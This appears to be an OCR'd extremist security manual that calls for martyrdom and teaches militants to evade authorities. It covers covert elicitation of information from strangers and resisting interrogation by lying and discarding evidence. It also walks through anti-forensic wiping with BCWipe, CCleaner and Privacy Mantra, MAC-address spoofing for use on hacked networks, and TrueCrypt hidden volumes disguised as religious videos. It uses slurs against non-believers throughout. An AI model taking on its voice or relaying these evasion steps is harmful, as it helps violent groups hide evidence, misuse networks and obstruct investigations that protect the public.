This could take place anywhere and is not usually planned. You may begin to make small talk with someone and then realize he works in a sensitive area that you want information concerning. The prophet (SAW) used this tactic when he interrogated the prisoner of the Quraish during the battle of badr. He wanted to know how many enemies had come out to fight Islam. Instead of asking a direct question (which may lead the person to lie in order to help his friends), he asked him how many camels they slaughtered. The man said 10 every day. The prophet calculated that each camel is eaten by 100 people. On the day, there were in fact 1000 people under the Quraish.

Firstly, you begin discussing with him about a topic that is related to what you actually want to know. Then you slowly move to this topic. You should look at his character and try to guess what he is into and what kind of things he is into. You can offer him something to eat or drink. If you are on a bus, if you take out a chocolate to eat, you can decide to give him another chocolate to eat. This should make his heart open more to you. You should give him the impression that he is very important and intelligent as it is naturally for people to like to be praised especially if they are insecure.

When you begin to ask him questions, do not ask too many questions on what he says as he may begin to suspect that you are trying to get information out of him and that in fact it is not a conversation but instead it is and interrogation. When you ask him questions, you should already note in your head what information you are requiring from him. When asking, make sure it comes out naturally from the conversation, and not 'out

of the blue'. Never ask the same question more than once (you may feel the need to ask for more clarification or you maybe you didn't understand him). Take note of his facial expressions when he gives answers. Don't be too hasty when asking questions, as this may raise suspicion that you are interrogating him. You should know where he is getting off, in order to judge the amount of time you have in order to question him. Once you have all the information you want from him, you should slowly change to another topic. You do not need to continue until the end of the journey talking about the topic you were initially enquiring about.

Things to get ready before such as situation:

- This is something you do not plan for (unless you have previous information about him and you actually intend to 'bump' into him).

- You should try to get to know his character (this may be difficult as it is hard to know only after a short conversation) and his age. You wouldn't ask a 70 year old man whether he plays football.

- Also bear in mind what status he has in the firm you want to know about. If he is only a clerk in the business, then you shouldn't ask him too many technical questions about the firm as he will probably not know.

- Look out for his weaknesses. For example, if he likes to be flattered, then you should constantly praise him. If he gives scientific information, then you should flatter him by asking which university he graduated from.

- You should talk about things he likes. This means that you have to be up to date with current affairs (not only news, but showbiz news such as football, movies, etc).
- The most important point is to know how to be nice to someone and show him that you are his friend.

What are the things you should ask?

- Use his weaknesses against him. If he is very talkative, then the job is a lot easier. Others have pride, in which case if he tells you he is 35, and then you tell him that you're surprised as he looked 25-bascially complement him.
- Your questions should be short.
- Your questions should be simple to understand.
- Give the impression you don't know much about the topic you are asking about.

INTERROGATION:

Interrogation can be split either into police interrogation or intelligence interrogation. The two are different. We will speak about the latter.

The points that will be raised have 2 main benefits. The first is in order to give the brother the information which enables him to deal with interrogation as he will know how they are conducted. The second benefit is so he could employ some of the tactics (the permissible ones) when interrogating other people such as spies, security personnel, etc.

The first stages:

- When they first arrest you, they will try to begin the interrogation immediately. This is in order not to give you any time to think. Also you will still be in shock as to your new surroundings.

- They will keep you hungry. They will insult you in order to get you angry and not think straight. In addition to this, (which occurs a bit later) they begin to remind you of your family. This is in order to try to break you down so they can get more information out of you.

- They will employ many other tricks in order to break you. Some of these are offering you the chance to be freed if you give them the information they are looking for. Another way is putting someone in solitary confinement and treating him very badly such as having no light, no-one to speak to except the interrogator,

throwing the food to him (treating him like an animal). These are just some ways they use to try to break the person.

The questioning:

- The questionnaire has an objective before he starts the questions.
- They will first ask questions that they already have the answers about such as the name of your family, what they do, etc. the reason they do this is to test to see if you will start telling the truth or lying from the beginning.
- The questions could either be asked quickly or slowly. Both have their pros and cons.
- Everything will be recorded. They will have one person asking, and the other will be watching your facial expressions to see how they change with each question.
- The way they will question such as using 'good cop bad cop', being serious, being jokey, etc, will all depend on how they have analyzed you. They will have used psychologists to study you through your background, how you are coping with imprisonment, etc and suggest how best to extract information from you. They will exploit any potential weaknesses they will see. For example, if they realized that you are very shy/modest, they will use more tactics of embarrassing you such as getting a female staff to strip search you and similar

tricks. So the key is to hide all your weaknesses in order that they don't use them against you.

- Learn to answer the questions very slowly. At times pretend you didn't hear or understand the question. This is in order to buy you more time to think of an answer to their question.

The room:

- The room will be very bland. The color will be white. There will be no furniture. Nothing will be left exposed to attract your attention. The chair you sit on will not be comfortable. No windows. Not being exposed to background noise (unless intentional). This is all so your mind does not get the opportunity to drift away whilst the interrogation is taking place.

General points:

- They will use items in your interrogation that they have found on you. Therefore you should always be aware of the items in your possessions. And when you are being arrested, try to dispose of items that may cause you problems such as SD cards, information on a paper, etc.

- The guards may decide to begin to talk to you. The guard will try to show he is different from others in order to gain your trust. You must know that his intention is to get information out of you. Another way they do this is by putting you with other 'inmates'. You

can never verify who these people are. They will say that they have been in the same place for 5 years because they haven't cooperated, so he will advice you that it is better to speak. And even if they do put you in with brothers that you know, their intention is to listen in on your conversation.

- They will ask you the same questions more than once at different intervals. They will compare notes of the answers you give them. You should try to remember a logical lie, and stick to it. If you make a slip on the lie, never admit you have lied. Claim you didn't understand the question.

- If they don't break you, they will put you into 5 possible categories:

    1. You fear for your groups i.e. don't want anything bad to happen to them.

    2. You fear your group i.e. your scared the group my retaliate on you if you give out information.

    3. You are stubborn i.e. you don't care what they do to you; you will never give away information.

    4. You fear the consequences of you giving away such information such as being given a life sentence.

    5. You have had security training and know how to deal with interrogation.

- Never admit to them that you will not answer a question. This will show that you have the answer. The

best way is to claim you don't know the answer. We should try to remove as much tension from us as possible.

- **Trans note**. The above points are only in country where you do not have the right to remain quiet such countries as Pakistan, Iraq, etc. This is where your 'human rights' will be abused and you will be physically hurt if you do not answer their questions. Whereas in the West, where no-one can force you to answer them, then the advice for these interrogation is to say 'no comment' to every question they ask. Even in questions you see to be in your benefit such as 'have you done explosive training?' you may see that it's better to say no immediately. However, if you answer one question, it will lead to another set of questions. If the case gets to court, you can defend yourself there if you choose to.

- Give false statements. If they give you a piece of paper to answer questions, make sure you think about the questions properly before you answer them.

- Give your answers very slowly.

- Don't bring about unnecessary tensions on yourself.

- You should be ready in the mind for any eventuality. Don't be surprised if you are beaten up, etc.

Security Software

Taken from a kaafir

In the Name of Allah, The Most-Compassionate The Most-Merciful

Allahummar zuqnee shahaa datan fi sabi lillah

Oh Allah! Grant me Martydom in the Path of Allah

Your hard disk is more incriminating than a daily diary if you fail to clean it regularly.
Why the authorities love your computer.

Most people don't realize how easy it is to recover incriminating data from your computer. If you are nabbed by authorities there's always a department that has software for snooping around your hard disk. Here's what they can do.

1. They can recover files *you thought you erased*.
2. They can recover files *you thought were overwritten*.
3. They can recover files *created without your knowledge*.
4. They can recover remnants of *the Windows swap file*.
5. They can recover names of *Internet sites you visited*.
6. They can recover *your old email messages*.

Secret temporary files. You probably didn't realize that every time you print a document, Windows writes a temporary copy to disk. It "erases" the file when it's finished, but an *undelete utility* can recover the file.

Secret swap file. Windows creates this file whenever memory gets tight. Investigators can often recover documents, data, personal information, and passwords from months ago. A *binary sector editor* can view the data in the swap file, often named *hiberfil.sys*.
SECURITY TIP – Many computers and laptops use a hibernation file to save the contents of RAM when hibernating. You'll want to delete, shred, and recreate this file.

Protect yourself... File Shredder/Windows Swap File/Free Space Cleaner

BCWipe - This is program does all three of the above. First, you can use it to permanently erase files so they can't be recovered by so-called undelete utilities. Second, you can use BCWipe to clean the free space on your hard disk. And, third, you can use it to wipe the Windows swap file on your hard disk. Wiping the swap file is important. Personal data and passwords from three months ago can still be sitting there. The FBI and IRS routinely recover a significant amount of evidence from suspects' swap files.

CCleaner - Cleans all history from internet to recent documents used, can also wipe disk space.

Privacy Mantra - Wipes any hidden internet history stored on your computer which cannot be deleted manually (index.dat)

Constantly use these programs in conjunction with one another and Insha Allah you will be clean.

Internet/Index.dat

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lillah
Oh Allah! Grant me martyrdom in the Path of Allah!

I am not going to go in detail about the following but just remain brief.

Internet:
Whatever website you go on,
It is logged in your computer,
Whatever email you've sent or received,
There is always a backup made by the email provider,
Whenever you delete your Internet History,
There is always a HIDDEN BACKUP
No matter how many times you try to delete your Internet History
The HIDDEN BACKUP is always there, like you best friend!

His name is **index.dat.**

This is a/or many hidden file(s) which are locked i.e. cannot be altered or deleted by the user. This file contains all the history from the moment you switched your internet to the current day and always logging that is why I asked you to switch your internet off, so you can clean any traces before you log back on.

How to delete

Manually the file cannot be edited, deleted or even accessed sometimes, what you need is a software which can do this. There are many programs which say they can delete index.dat i.e. CCleaner, but after researching into CCleaner it lacks in wiping the index.dat file but overall a good piece of software, however I have included Privacy Mantra. The only con with this software is that anything it deletes can be easily recovered with a recovery program. The reason for this is that the process of deleting the file is equivalent to deleting file through Recycle Bin.
99% of files deleted through Recycle Bin are recoverable because the file has been "deleted once".

Just think of a red stain on a white rug. If you wipe it once it would still have traces, so the more times you wipe/clean it the less traces there are, same thing with deleting files. Just because you deleted it doesn't mean it's permanently gone even though you cannot see it. The traces that left behind are usually left to sit in the Free Space you have untouched. So the way get around this is to use an eraser or wiper that cleans multi-folds. I have included BCwipe which can erase files multi-fold, however it cannot delete index.dat file but can wipe the free space where the index.dat file sits once it has been deleted by Privacy Mantra. The more times it is wiped over, the safer your hard drive is from prying eyes. The minimum wipe times you should use is 7 times.


So the process is this:

1. Run Privacy Mantra and initialize the clean (follow procedures below)
2. Reboot computer as Privacy Mantra can only access the index.dat file when the computer boots up
3. Run BCwipe to clean traces left in the free space


Privacy Mantra

Install and Open Privacy Mantra

1. Select deletion of index.dat and click on Analyze



2. Click on Clean, Reboot Pc once done



Run BCwipe once reboot complete (Follow steps on how to run BCWipe)

TMAC Address Changer

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lillah
Oh Allah! Grant me martyrdom in the Path of Allah!

TMAC changer is what it says it is. It changes the MAC address.

What is the MAC address?

When you connect to a network the wireless adapter used to access that network transmits your MAC address so this is logged.


Think of a MAC address as a car Registration number as you pass a speeding camera it logs your registration if you are speeding. And then you receive a ticket through the post, Na'3m!

So how about you change that car reg daily or whenever you connect to the internet. So you can speed as much as you like, without receiving any tickets from that dirty kuffar.


Btw Should be used in conjunction with networks you have hacked!

1-Install Tmac & double click to open


2-Select No




3-make sure wirless network card is connected to your PC- if not showing press F5 to refresh- select your Network adapter, Click on Random Mac Address then click change now



4-Select OK once it is changed



5-will you show you if it has changed, to restore select network connection and click on restore



TrueCrypt

Brazilian banker's crypto baffles FBI

18 months of failure

Cryptographic locks guarding the secret files of a Brazilian banker suspected of financial crimes have defeated law enforcement officials.

Brazilian police seized five hard drives when they raided the Rio apartment of banker Daniel Dantas as part of Operation Satyagraha in July 2008. But subsequent efforts to decrypt files held on the hardware using a variety of dictionary-based attacks failed even after the South Americans called in the assistance of the FBI.

The files were encrypted using **Truecrypt** and an unnamed algorithm, reportedly based on the 256-bit AES standard.

The Brazilian National Institute of Criminology (INC) tried for five months to obtain access to the encrypted data without success before turning over the job to code-breakers at the FBI in early 2009. US computer specialists also drew a blank even after 12 months of efforts to crack the code, Brazil's *Globo* newspaper report.

The case is an illustration of how care in choosing secure (hard-to-guess) passwords and applying encryption techniques to avoid leaving file fragments that could aid code breakers are more important in maintaining security than the algorithm a code maker chooses. In other cases, law enforcement officials have defeated suspects' use of encryption because of weak cryptographic trade craft or poor passwords, rather than inherent flaws in encryption packages.

What is TrueCrypt

A Simple and effective way of encrypting files you wish to keep away from prying eyes.

Uses

Well for a start you could try and encrypt this pdf and other files you want to keep locked up safely.

Remember try to always refrain from using short and common passwords, trying using characters like “£@:LP{}!”£%^*()-_+=# to increase the security of the password and even caps locking certain letters.

What to do Next

Let’s say you’ve encrypted this pdf now to hide it. First take in to consideration its size (Roughly 200mb so we’ll name it as a video) next try hide the encrypted file amongst other files ie, your collection of anasheed, tilaawat, Islamic videos, etc. & try to name the file as less conspicuous as possible ie, “Sheikh Sudais Surah Baqarah (wt translation) Taraweeh 2012 1st night **.AVI**”.

Remember to put the file format at the end of the name this is so the file icon will not display a blank image, ie video files will show an icon of the program used to view it (Windows Media Player etc..)

Common File format

Video - .avi .flv .mp4 .wmv

Audio - .wav .wma .mp3 .ogg


Image - .jpg .bmp .gif .png

Remember to put a full stop before to file format name.


How To Install

1-Double click


2-Accept terms and click next




3-click on Extract to run portable mode




4-Extract to desired location



5-Click ok and Finish



6-Now run program




Next steps

To hide files you must create a container. There are two types of containers one can make.

- **Standard –** a file is created with an allocated size limit to store files within this container
- **Hidden** – same as above but as a security measure there are two containers running parallel within 1 container, the purpose of this method is if you are forced to reveal your password then you give the password to the standard container which will contain files you are not worried about, the more sensitive files will be hidden under the hidden container.
  To access the container the required password for either standard or hidden will only be inputted once corresponding to the format every time you wish to access.

We will be using the latter method. Hidden!



How to Create a Hidden Container / Hide Files

STEP 1:


Click **Create Volume**

The TrueCrypt Volume Creation Wizard window should appear.


Select “Create an encrypted file container” & click **Next**.

Step 3:

Choose hidden TrueCrypt volume. Click **Next**.



Step 4: select Normal mode and click Next

